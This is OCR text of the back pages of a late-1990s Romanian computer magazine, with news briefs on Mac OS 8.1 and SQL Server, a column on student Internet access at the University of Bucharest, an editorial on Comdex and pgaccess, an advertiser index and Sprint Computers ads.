Numele și prenumele: .... Funcția: ....
Firma: .... Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

S.O.

Upgrade pentru MacOS 8



Mac OS 8

The most significant Macintosh operating system release since 1984!

APPLE COMPUTER va lansa un upgrade al sistemului MacOS 8 la începutul lunii ianuarie, au anunțat oficialii companiei. Cunoscut sub numele de cod Bride Of Buster, Mac OS 8.1 va oferi o serie de noi facilități, printre care suportul pentru DVD (digital video disc) și Universal Disk Format, o mai bună integrare a Internetului și compatibilitatea cu Windows 95. În această versiune, s-a renunțat la o serie de limitări legate de formatul fișierelor Mac OS, se vor putea crea documente cu nume de fișier până la 255 de caractere. De asemenea, Mac OS 8.1 va oferi utilizatorilor posibilitatea de a avea acces read-only la fișierele cu nume lungi, suportate de Windows 95 și Windows NT. Compania a mai anunțat că va lansa o serie de drivere pentru DVD-ROM.

http://www.infoworld.com/cgi-bin/displayStory.pl?971125.wbuster.htm

Servere

SQL Server și SNA Server

Firma MICROSOFT a anunțat că va lansa, la sfârșitul acestei luni, noi versiuni pentru două componente ale suitei sale server BackOffice, și anume SNA Server 4.0 și o ediție industrială a bazei sale de date, SQL Server. Microsoft susține că SQL Server 6.5, ediția industrială, este un răspuns pentru scalabilitatea cerută, deoarece va suporta servere bazate pe opt procesoare simetrice și clustering prin Windows NT Server 4.0. SQL Server 6.5 se va vinde la un preț de 7.995$ pentru un sistem de 25 utilizatori, iar prețul pentru SNA Server 4.0 va începe de la 1.339$ pentru 5 utilizatori.

http://www.infoworld.com/cgi-bin/displayStory.pl?97121.esqul.htm

Microsoft SQL Server
Click here for in-depth information on Microsoft SQL Server
Contents
Microsoft SQL Server 6.5
Overview
Features
System Requirements
Evaluation Tools
Standard Pricing
Academic Pricing
Volume Pricing
FAQ
Support Options
Microsoft SQL Server

Microsoft SQL Server 6.5

Overview

Microsoft SQL Server 6.5 is a scalable, high performance database management system for Windows NT-based systems. Designed to meet the requirements of distributed client-server computing, SQL Server 6.5 is tightly integrated with the Microsoft BackOffice family of servers to enable organizations to improve decision making and streamline business processes.

Benefits • Best Database for Window NT Server -

Evanghelia după Internet (VI).
Mărturii din ciberspaţiu
De Dan Iancu

Ia-ți patul tău și umblă!

Apropos:
Se spune că Ion Barbu a început un curs astfel :
- Să luam un segment de dreaptă...
Îl desenează şi se opreşte privind fix la el. După o oră, în care asistenţa nu a scos un sunet, se întoarce şi exclamă :
- Domnilor studenţi, am avut revelaţia segmentului de dreaptă.
Şi pleacă.

(din folclorul Facultăţii de Matematică)

N-am de gând să mă ţin de matematică. Măcar nu la modul în care mi-a fost recomandat de către decanul facultăţii omonime al Universităţii din Bucureşti, Domnul Vasile Preda, cînd a auzit cu ce mă ocup. Norocul meu a fost că am avut inspiraţia să îi spun titlul acestei serii de articole la plecare. Dar să luăm povestea de la capăt.

"Patronînd" o listă specializată în discuţii mai mult sau mai puţin legate de artă, cenaclu@agora.ro, m-am gîndit că cei mai indicaţi clienţi ar fi fost cei de la Litere şi, cum nu văzusem pe niciunul apărînd încă, m-am dus la Universitate să văd cam cum stau studenţii cu accesul la Internet. Zis şi făcut. Am început cu fosta mea facultate şi primul lucru pe care-mi cad ochii a fost un afiş la gazeta de perete a Ligii Studenţilor în care era anunţat un concurs de pagini HTML. Excelent! Găsesc sala terminalelor şi acolo plin de monitoare numai bune pentru... text. E-mail cel mult, nicidecum dotări pentru cerinţele grafice ale unui astfel de concurs. Pe perete în schimb era afişat in extenso un manual de HTML. Descopăr totuşi şi două terminale mai răsărite. La aproximativ o mie opt sute de studenţi, dacă nu mă înşel, să presupunem măcar cîteva sute bune ar fi amatori să participe. Socotind că o pagină de web cît de cît modestă se face cam în zece ore de lucru într-un mediu de dezvoltare specializat şi cum facultatea este închisă noaptea ne putem da seama că rezultatele vor fi date după ce o parte din participanţi au terminat de mult studiile universitare.

Îmi iau inima-n dinţi şi îl caut pe decan, pe care îl cunoşteam din studenţie, atunci fiecare dintre noi fiind distribuit în alt rol. Stabilim o zi de întîlnire şi la ora fixată mă prezint să aflu ce şi cum. Din păcate, începutul a fost o mare deziluzie. "Pe Internet circulă fel de fel de informaţii..." a fost debutul din care mi-am cam dat seama că nimerisem greşit. În viziunea domnului Decan, cei care ar putea avea acces ar trebui să aibă note bune, frecvenţă şi recomandarea unui cadru didactic. Las la o parte lipsa de consistenţă a criteriilor, care-mi aduc aminte de un anumit fel de "dosare", dar ce legătură poate fi făcută între un posibil instrument de lucru şi performanţele unor studenţi? Sau de fapt accesul la un cont de e-mail este coroniţa premianţilor? Se poate înţelege slaba dotare (deşi am aflat că o sponsorizare Soros obţinută de un student a fost interzisă de facultate), lipsa acută de fonduri, dar nu cred că perpetuarea unui mod de lucru în care limitele nu sunt cele naturale să fie cuiva benefică. Premiza de la care se pleacă este ca respectivul să-şi dovedească "nevinovăţia" şi nu de a se retrage un drept celui care abuzează de acesta. Mentalitatea că studentul strică se poate găsi şi la biblioteca facultăţii unde, deşi sunt trei terminale, doar angajatul bibliotecii are acces la ele pentru că meniul existent nu e pentru studenţi şi că... Diferenţa dintre favoare şi drept, dintre bomboană şi unealtă, dintre dosar de cadre şi netichetă nu face obiectul democraţiei universitare, evident, "originale".

Restul dialogului nu a mai prezentat importanţă, pentru că mi-era clar că discutăm de pe poziţii opuse. Plîngerea dînsului, cum că serverul profesorilor a fost şters pentru că acum oricine are acces, este hilară. Mai simplu ar fi fost să caute cauza în animozităţile existente între administratorul acestui server, domnul Vasile Stoica – autorul unor decizii cel puţin ciudate – şi studenţi. Dar pentru a ajunge la această convingere, domnul Decan ar fi trebuit să ştie el însuşi că un bun administrator de sistem nu e cel care dezactivează comanda "talk" sau, şi mai interesant, şterge părţi din "man" pentru ca să nu se afle anumite comenzi. Nu mai vorbesc de ştergerea fără nici un avertisment a conturilor studenţilor pe 30 iulie, pe motiv că s-a încheiat anul universitar. Pentru ştiinţa unora ca dînsul, e bine să afle că pe la alţii conturile se şterg prin iarnă şi numai pentru cei care nu s-au mai înscris sau nu mai lucrează acolo. Studenţi sau profesori fără deosebire de... mă înţelegeţi.

Şi să nu uite domnii în cauză că unui profesor exigent, dar bun, studenţii nu-i fac bancuri proaste.

La sfîrşit mi s-a spus că vom mai vorbi dacă vin cu 20 de calculatoare, "şi atunci va fi full access Internet?", întreb, "ei, şi dumneata...". Aş fi avut şi altfel de întrebări, dar am simţit că subiectul nu e tocmai bine primit şi, cu cineva care regretă pierderea controlului total, nu are rost să deschizi discuţia despre liste profesionale, site-uri de profil sau legături cu alte centre de învăţămînt superior din lume, aşa că am început să-i caut pe cei care după a mea părere ar fi fost îndrituiţi să considere accesul la informaţie un drept al lor.

Aici am găsit a doua surpriză nu tocmai plăcută. Acolo unde mă aşteptam la o efervescenţă am găsit o blazare pe care eu nu o înţeleg. Pot să admit că li se pun beţe în roate, că nu sunt condiţii ideale, dar că ei nu se implică pentru a împinge mai mult lucrurile este un fapt greu de digerat pentru mine, care cu ceva ani în urmă aşteptam cu sufletul la gură să vina valiza cu cartele de la Felixul din dotarea de atunci a Universităţii. Se pare că revoluţia s-a terminat şi ei nu mai au nimic de făcut. Noţiunea de lista de discuţii e complet străină majorităţii celor întrebaţi. Nimeni nu vorbeşte cu nimeni. În primăvară mă adresasem Ligii Studenţilor de la matematică cu rugămintea de a se face propagandă listei de care mă ocup printre colegii lor de la Litere. Mi s-a promis, dar nu a urmat nimic. Nu ar fi refuzaţi dacă ar veni să ceară un cont, dar nimeni nu se gîndeşte că ceilalţi habar nu au de această posibilitate. Am verificat şi la întrebarea mea pusă vecinilor am primit răspunsuri de tipul "am auzit de Internet, parcă la biblioteca Sadoveanu", "poate la Drept, că nici ăştia de la Mate n-au", ca să nu mai vorbesc de răspînditul dat din umeri. Dovada acestei lipse de coeziune este şi procentul extrem de scăzut al folosirii Internetului. Cam 20-30 % dintre studenţi au conturi şi cam 10-15 % le folosesc. Foarte puţin, mai ales că la 20 de ani lumea are culori mult mai vii.

În convorbirea pe care am avut-o cu domnul Jochen Depner (yogi@unibuc.ro), de la compartimentul de informatică al Universităţii, am aflat cu stupoare că dînsul caută amatori care să-l ajute să mai pună cîte un cablu, în loc ca acesta să mi se plîngă că nu face faţă ofertelor de ajutor din partea studenţilor. Mă întreb de ce se complac în a aştepta să primească, în a se retrage în văicăreală, de ce nu aleargă după cei care pot să-i ajute. Nimeni nu are timp şi dispoziţie de apostolat, ori dacă ei nu se unesc şi mai ales le lipseşte credinţa că pot muta munţii, vor rămîne în postura de simpli funcţionari ai unei societăţi anchilozate încă de comunism.

Domnilor studenţi, dacă la vîrsta pe care o aveţi ştiţi doar să aşteptaţi, nu veţi avea niciodată revelaţia segmentului de dreaptă! ■

Dan Iancu Uhi4ge@aol.com
http://members.aol.com/uhi4ge

P.S. Totuşi am avut şi o surpriză plăcută. Domnul profesor Ion Colojoară, cu care nu am avut legături pe vremea studenţiei mele, dar căruia îi mulţumesc acum pentru tinereţea domniei sale şi pentru ajutorul dat studenţilor în legătură cu Internetul. De altfel ceea ce ştiu despre activitatea dînsului provine de la ei.

MICĂ
PUBLICITATE

Agora On Line şi la adresele:
http://www.starnets.ro/agora/
http://www.kappa.ro/agora/

Cât costă lumea?
Nu ştim.
Ce vă putem însă spune este că un anunţ de mică publicitate de această dimensiune costă
80$
BYTE ROMÂNIA
Puteţi obţine informaţii suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257


INTERNET
Net Soft SRL
Tel/Fax: 065-162614

SISTEME DE EDITARE VIDEO
PROFESIONALE
VIDEO MACHINE v.3 AV MASTER
achiziţie de semnal video şi audio
editare digitală on-line/off-line, mixaj video
efecte digitale
KEYSYS GrafX
3700–Oradea, str. Roşiorilor nr. 1 tel/fax: 059 437.700; 447.179; 419.805,436.281

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
A			
1	ACE Comp. Iași	87	032-213122
2	Ager Business Tech	22, 28a	01-4103303
C			
3	Canon	9	01-2233854
4	Ciel	29	01-6505739
5	Cipro	26	01-2200400
6	Computer Land	81	01-3367599
7	Comrace	20	051-415800
8	Comtek	41	01-2306281
9	Computer Press Agora	15, 24, 28, 29, 30, 69, 72, 74, 77, 81, 99, 103	065-166516
D			
10	Digital România	47	01-2105508
E			
11	Expert System Plus	98	01-2108565
F			
12	Flamingo Computers	CI	01-2225041
13	Forte Company	1	01-3122360
G			
14	Game Over	78	01-3226165
15	Gemini SP	63, 98	01-2108565
16	Genesys Software	74, 77	01-6384944
H			
17	Hotsoft	104	065-166516
I			
18	ICL Romania	19	01-2303030
19	Imation	5	092-200722
20	InterComp	89	01-3238255
21	Iris	65	01-2121047
K			
22	Keysys Gfx Oradea	106	059-436281
M			
23	MB Distribution	CII	01-2300314
24	McGraw-Hill Company	85	US(800)924-6621
25	Microsoft România	13, 17	01-2229012
26	MINOLTA România	2, 16	01-6346245
27	Multimedia Automex România	100	061-732600
N			
28	Netsoft	106	065-162614
P			
29	Planeta Internet	91	01-3300006
R			
30	Romus Industries	87	01-2300063
S			
31	Salient România	3	01-2121790
32	Sintezis Birotica Oradea	87	054-443288
33	Sistec	87	064-190282
34	Sowah	103	059-155077
35	Sprint Computers	C IV	044-110700
36	Starsoft	20	051-415800
T			
37	Tornado Sistems	4	041-618580
38	Tricorp Electronics	30	01-6794879
U			
39	Unisoft România S.A.	27	01-3110911

Ultima



Punctul de miră

Într-unul din cele trei volume ce alcătuiesc trilogia Snopes-ilor („Cătunul“, „Casa cu coloane“, „Oraşul“), transpusă apoi pe ecran sub formă de „Lunga vară fierbinte“ cu Paul Newman şi Orson Welles în rolurile principale, William Faulkner pomeneşte şi vara în care punctul de miră ginecologică al oraşului Jefferson, ba chiar al întregului, miraculosului, fabulosului ţinut Yoknapatawpha, se afla undeva sub fusta Eulei Varner.

În luna care a trecut, punctul de miră computeristică s-a aflat la Las Vegas, unde Comdex este evenimentul care într-un fel sau altul a polarizat atenţia întregii industrii a calculatoarelor. Dacă expoziţia – tîrgul? evenimentul? fenomenul? manifestarea? - a corespuns sau nu aşteptărilor, speranţelor care s-au pus în el, rămîne de văzut. Cert este că o altă ocazie de asemenea anvergură pentru lansarea unui produs – fie el hardware, software sau vaporware – este greu de găsit. Iar premiile BYTE conferite în acest cadru (dar nu numai) sînt oarecum echivalentul Oscar-urilor din cinematografie. Cine are unul, s-a „aranjat“.

Oarecum paradoxală seriozitatea inerentă aprecierilor şi importanţa deosebită şi reală a ceea ce înseamnă Comdex prin impact faţă de cadrul kitsch „à la américaine“ în care se desfăşoară. Greu de găsit o pereche mai nepotrivită. Castele de lumină, bătălii navale „adevărate“ care se repetă la momente precise ale zilei, ca şi erupţii ale unor vulcani de carton, cu zgomotul şi furia asociate simulate ca să impresioneze, tunete de mucava, toate împreună, sînt un cadru în care an de an se decid lucruri care au influenţă directă şi imediată asupra vieţii a zeci de mii de oameni implicaţi în industria calculatoarelor.

Dacă ar fi să transpun kitsch-ul de Las Vegas în România, nu o pot face decît într-un singur fel (să mă ierte toţi cei pe care eventual îi nedreptăţesc prin omisiune): Texas-ul de Slobozia. Las Vegas are piramide şi un Sfinx contrafăcut; Slobozia are un Southfork şi un turn Eiffel... N-am fost la Las Vegas, dar am fost la Slobozia. Şi poate că oarecum la fel ca cei care la Las Vegas sînt prea prinşi de ce se întîmplă ca să aibă ochi să vadă habitatul, cînd am fost la Slobozia n-am văzut nimic din singurele lucruri care fac faima mai nouă a oraşului. Cam tot atunci cînd se întîmpla Comdex, la Slobozia se întîmpla lansarea oficială a unei iniţiative care ne-a impresionat aprioric. Un Intranet funcţional la nivelul oraşului-judeţului, în care cetăţeanului chiar i se întinde o mînă de ajutor şi unde – minunea minunilor! - majoritatea instituţiilor au colaborat ca să se aşeze lucrurile aşa cum trebuie...

Mai în interiorul revistei găsiţi cîteva pagini care dau informaţii suplimentare. Cine vrea mai mult, poate să intre pe http://www.cicnet.ro. Şi dacă insistă puţin, poate primeşte un cont şi o parolă ca să intre măcar temporar şi în Intranet-ul care altfel le este rezervat cetăţenilor judeţului Ialomiţa. Merită.

Ceea ce au făcut colegii noştri de la Flex Consulting Brăila şi respectiv Data Systems Slobozia nu reprezintă noutăţi tehnologice în adevăratul sens al cuvîntului. Dar aşează un fel de semn de care nu se poate (şi ar fi păcat...!) să nu se ţină seama: se poate!

Un „se poate“ răspicat şi fără nici un fel de echivoc. Care mi-a făcut la fel de multă plăcere ca şi faptul că modulul de pgaccess pe care l-a scris Teo (zis şi Constantin Teodorescu sau teo@flex.ro) – a intrat rapid în distribuţia oficială a PostgreSQL-ului.

Pgaccess este „A GUI for PostgreSQL Management“ sau, dacă vă place mai mult, „a Tcl/Tk interface to PostgreSQL“. Un cui în sicriul Microsoftului şi încă un argument pentru o lume mai colorată, mai puţin uniformă, în care Linux-ul are cu siguranţă un loc important – poate daţi un ochi pe la http://sunsite.unc.edu/mdw/HOWTO/Database-HOWTO-14.html.


Iar dacă tot am ajuns la rubrica „ba se poate“, trebuie să istorisesc şi povestea codului pe care nişte prieteni l-au scris pentru nişte contractanţi de „dinafară“. Mai cu hopuri, mai cu certuri, mai cu stress, cafele, nopţi nedormite şi eforturi, cam totul a ajuns să fie gata cînd trebuia. Bineînţeles că ceea ce se vedea era bine şi corespundea cerinţelor – dar ceea ce era dedesubt era oare ok la un examen amănunţit, era robust, bine gîndit şi conceput, corect făcut? Beneficiarul final, nefiind chiar de specialitate, a cerut un fel de expertiză asupra codului de la cineva neimplicat. Rezultatul expertizei, aşa cum i-a fost comunicat beneficiarului, le-a fost povestit celor implicaţi la o vreme oarecare după aceea, cînd relaţiile oricum erau deja altfel aşezate şi nu se mai punea problema ca cineva să mai verifice calitatea internă a softului pe care îl livrau. Suna oarecum aşa: „Ce păcat că nu sînteţi de specialitate şi nu puteţi înţelege cît de frumos este codul românilor!“.■

Iosif Fettich

ifettich@netsoft.ro

Știm că îți place să conduci la nebunie.
Nouă ne place să facem mașini bune.
Așadar îți punem la dispoziție o mașină cu care vei fi din start în "pole position". Pentru că în încercări s-a dovedit a fi cea mai puternică.
Te așteaptă o cursă lungă pentru care echipa noastră tehnică este gata să-ți acorde asistență în orice moment.
Și pentru că timpul este pentru tine esențial, suntem pregătiți să-ți asigurăm schimbul "roților" într - un timp neegalat de nimeni!
Pentru că noi suntem lideri în clasamentul constructorilor!
Restul depinde doar de tine...

La CERF'97 calculatorul SPRiNT Colosseum NewLine a fost apreciat ca cel mai puternic calculator asamblat în România și distins, de către redacția revistei BYTE România, cu premiul "BEST OF CERF'97"



Fii
alături de
Învingător !

SPRiNT
COMPUTERS

your password for tommorow

MMX™ intel inside pentium® PROCESSOR

233 MHz
09:25.698
266 MHz
300 MHz

Magazine SPRiNT: **București** - SPRiNT-SITC, Calea Floreasca 167, sect. 2, ☎ **01-232.44.71**; **București** - SPRiNT- S plus S, Str. Traian nr.1, Ansamblul Unirii, Bl. E5 ☎ **044-110.700-110**; **Baia Mare** - SPRiNT, Bd. Traian nr.5/1 ☎ **062-431.176**; **Brașov** - SPRiNT-BTC, Str. Tâmpei nr.8 ☎ **068-323100**; **Cluj** - SPRINT-SGR, Bd. 21 Decembrie nr.1 ☎ **064-430000**; **Galați** - SPRiNT-ROMLOTUS, Str. Portului nr.18-20 ☎ **036-474000**; **Giurgiu** - SPRINT-INFOGRUP - Alea Savin Popescu, Bloc MUV3 ☎ **046-217805**; **Iași** - SPRiNT, Str. Gh. Ghibănescu nr.1; **Rm. Vâlcea** - SPRiNT-INFOGROUP, Calea lui Traian Sud, Bl.S5 ☎ **050-731660**; **Târgu Secuiesc** - SPRiNT-DATAS, Str. Dozsa Gyorgy nr.41 ☎ **067-362.199**; **Hunedoara** - SPRiNT-COMSER, Bd. Traian nr.49 ☎ **054-716.511**; **Oradea** - SPRiNT-KEYSYS, Str. Patrioților nr.4 ☎ **059-419748**; **Ploiești** - SPRiNT, Str. Romană nr.28-30 ☎ **044-110700**;
Distribuitori autorizați: **Arad** INFOGO **057-281836**; **Argeș** LUCKY **048-222149**; **Caraș-Severin** ELCOM **055-216.052**; **Constanța** TOTALDATA **041-636076**; **Covasna** HARD TRADING **067-351285**; **Dâmbovița** SHIDO **045-634583**; **Dolj** EDA **051-411715**; **Galați** SPARK **036-465270**; **Gorj** COMSER **053-218515**; **Harghita** NETCOMP **066-171181**, MICROBIT **066-216518**; **Mehedinți** COMSER **052-324075**; **Mureș** OCTOGON **065-162194**; **Timiș** EASTERN DIGITAL **056-192091**, SYSBETACOM **056-311257**; **Vrancea** ESTCOMPUTER **037-217655**.
E-mail: sprint@tag.vsat.ro

CUMPĂRÂND UN CALCU
PERFORMANȚA ȘI CALITAT

Pentru că un calculator SPRiNT reprezintă în primul rând experiența a mai mult de 6 de activitate și a peste 30000 de sisteme vâ
în domeniul IT (Chaintech, Fujitsu, BTC, STB, LG Electronics), precum și certificarea ISO 9002 conferă calculatoarelor SPRiNT o

Viteze maxime de prelucrare a informației cu procesoare Intel Pentium® cu tehnologie MMX™ și Intel Pentium® II

* Vârful absolut al performanței și tehnologiei

Legături directe cu partenerii prin noile tehnologii "video-conferencing"

Cele mai noi soluții multimedia ultra-fast cu drive-uri CD-ROM 30x

COLOSSEUM
your password for tomorrow
SPRiNT
COMPUTERS
PRODUCĂTORUL DE CALCULATOARE NR. 1 DIN ROMÂNIA
1

Până la 9,1 GB capacitate pe hard disk sub cea mai nouă tehnologie FUJITSU

*Tehnologia capetelor magneto-rezistive (MR) pentru toate tipurile de hard diskuri: Hornet, Picobird, Allegro.
* Aceasta face posibilă atingerea unor densități de stocare pe platanul magnetic apropiate de limita fizică, a unor rate de transfer și timp de acces deosebite.

16,7 milioane de culori la rezoluții de 1600x1280 prin STB

* STB - leader mondial în producția de plăci grafice

Cel mai bogat pachet software Microsoft licențiat cu manuale în limba română

* Deschide posibilitatea upgrade-lui la versiunile ulterioare ale produselor Microsoft

Performanțe excelente cu plăci de bază CHAINTECH

* Testate și andurate 100% înainte de a fi livrate, plăcile de bază CHAINTECH dau performanțe de excepție cu toată gama de procesoare. Rezultatele deosebite la testele efectuate de specialiștii diverselor publicații din domeniul IT vin să confirme aceste performanțe (CHIP TIP - sept.97)

Un An Nou fericit!
... de la un prieten

SPRiNT
COMPUTERS

Intel Inside logo, Pentium și Pentium II sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

LATOR SPRiNT CUMPERI
EA LA CEL MAI BUN PREŢ!

ndute. Relaţiile de parteneriat stabilite de firma SPRiNT cu Intel şi Microsoft, legăturile solide pe care le are cu liderii mondiali calitate şi performanţe deosebite, acestea fiind livrate cu o garanţie standard de 36 de luni.

În plus, mărcile SPRiNT sunt disponibile în toată ţara prin reţeaua proprie de distribuţie care cuprinde 13 magazine, 16 puncte de distribuţie şi peste 30 de agenţi de service.

Ca o recunoaştere a calităţii produselor şi serviciilor firmei SPRiNT este rata înaltă (peste 95%) a clienţilor mulţumiţi şi foarte mulţumiţi.

Iată de ce, cumpărând un calculator SPRiNT, cumperi de fapt PERFORMANŢA şi CALITATEA la cel mai bun preţ!

Magazine SPRiNT
Distribuitori SPRiNT

2 surprize de Crăciun pentru tine !

3 ANI GARANŢIE

RATE

Prin noul SISTEM DE VÂNZARE ÎN RATE firma SPRiNT oferă acum tuturor posibilitatea de a avea în cel mai scurt timp configuraţia dorită, achitând un avans de NUMAI 20%. Creditul se poate acorda pe o perioadă de până la 24 LUNI, toate actele necesare întocmindu-se de către reprezentanţii firmei noastre. Pentru detalii sunaţi cel mai apropiat magazin sau distribuitor SPRiNT.

Nu pierdeţi ocazia ! Profitaţi de cel mai avantajos sistem de rate xistent pe piaţă !

Colosseum NewLine

Procesor
Intel Pentium® cu tehnologie MMX™ 166MHz

- Mainboard ATX, Intel 440TX PCIset, ISA/PCI-4/4, 512 K, AMI BIOS
- 16 MB DIMM SDRAM
- HDD 1.7 GB, Ultra-DMA, PICOBIRD
- FDD 3,5" - 1,44 MB
- SVGA Card 1MB, PCI
- CD-ROM 16x speed
- Sound Card 16-bit stereo, 3D, OPTi
- Internal Voice FAX/MODEM, 33600 bps
- Stereo Speakers, 230 W PMPO
- Monitor PROVIEW 15", 0.28, LR/NI, 1280x1024, digital
- Midi-tower Case, TUV, CE, 200 W, ATX
- Tastatura AT-SPRiNT Win-95, 104 taste
- Mouse Microsoft & mousepad SPRiNT

1349 $

Colosseum XLine

Procesor
Intel Pentium® II 233MHz, 512 K

- Mainboard ATX, Intel 440FX PCIset, ISA/PCI-4/4, AWARD BIOS
- 32 MB EDO-RAM
- HDD 4.3 GB, Ultra-DMA, PICOBIRD
- FDD 3,5" - 1,44 MB
- SVGA Card NITRO-3D, 2MB-SGRAM, S3-ViRGE/GX
- CD-ROM 24x speed
- Sound Card 16-bit stereo, 3D, OPTi
- Internal Voice FAX/MODEM, 33600 bps
- Stereo Speakers, 230 W PMPO
- Monitor SONY, 17", 0.25, LR/NI, 1280x1024, digital
- Midi-tower Case, TUV, CE, 200 W, ATX
- Tastatura AT-SPRiNT Win-95, 104 taste
- Mouse Microsoft & mousepad SPRiNT

2699 $

Pachet software inclus:

- MS Windows 95 - OSR 2.1
- MS Home Collection (7 x CD incluse)
- GeCAD Fast Commander
- MS Plus ! (CD inclus)
- MS CD-Games (CD inclus)
- Manuale în limba română pentru Windows 95 şi Works 4.0
- MS Works 4.0(CD inclus)
- Antivirus RAV Ver. 5 for W95

Opţional:

- MS Office 97 (nu este inclus în preţ)
- Manuale în limba română pentru Office 97, Word 97 & Excel 97

---

* Preţurile nu includ TVA si se calculează în Lei la cursul ROL/USD din ziua efectuării plăţii sau achitării avansului

agazine SPRiNT: București - SPRiNT-SITC, Calea Floreasca 167, sect. 2, ☎ **01-232.44.71**; **Bucureşti** - SPRiNT- S plus S, Str. Traian nr.1, Ansamblul Unirii, Bl. E5 ☎ **044-110.700-110**; **Baia are** - SPRiNT, Bd. Traian nr.5/1 ☎ **062-431.176**; **Braşov** - SPRiNT-BTC, Str. Tâmpei nr.8 ☎ **068-323100**; **Cluj** - SPRINT-SGR, Bd. 21 Decembrie nr.1 ☎ **064-430000**; **Galaţi** - SPRiNT-OMLOTUS, Str. Portului nr.18-20 ☎ **036-474000**; **Giurgiu** - SPRINT-INFOGRUP - Alea Savin Popescu, Bloc MUV3 ☎ **046-217805**; **Iaşi** - SPRiNT, Str. Gh. Ghibănescu nr.1; **Rm. Vâlcea** - PRiNT-INFOGROUP, Calea lui Traian Sud, Bl.S5 ☎ **050-731660**; **Târgu Secuiesc** - SPRiNT-DATAS, Str. Dozya Gyorgy nr.41 ☎ **067-362.199**; **Hunedoara** - SPRiNT-COMSER, Bd. Traian nr.49 **054-716.511**; **Oradea** - SPRiNT-KEYSYS, Str. Patrioţilor nr.4 ☎ **059-419748**; **Ploieşti** - SPRiNT, Str. Romană nr.28-30 ☎ **044-110700**;

istribuitori autorizaţi: **Arad** INFOGO **057-281836; Argeş** LUCKY **048-222149; Caraş-Severin** ELCOM **055-216.052; Constanţa** TOTALDATA **041-636076; Covasna** HARD TRADING **7-351285; Dâmboviţa** SHIDO **045-634583; Dolj** EDA **051-411715; Galaţi** SPARK **036-465270; Gorj** COMSER **053-218515; Harghita** NETCOMP **066-171181**, MICROBIT **066-216518; ehedinţi** COMSER **052-324075; Mureş** OCTOGON **065-162194; Timiş** EASTERN DIGITAL **056-192091**, SYSBETACOM **056-311257; Vrancea** ESTCOMPUTER **037-217655.**

-mail: sprint@tag.vsat.ro

CAUȚI PERFORMANȚA ȘI CALITATEA LA CEL MAI BUN PREȚ ?

COLOSSEUM
New Line
MMX™
intel inside
pentium®
PROCESSOR
your password for tommorrow
SPRiNT
COMPUTERS

SPRiNT
COMPUTERS

your password for tomorrow

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation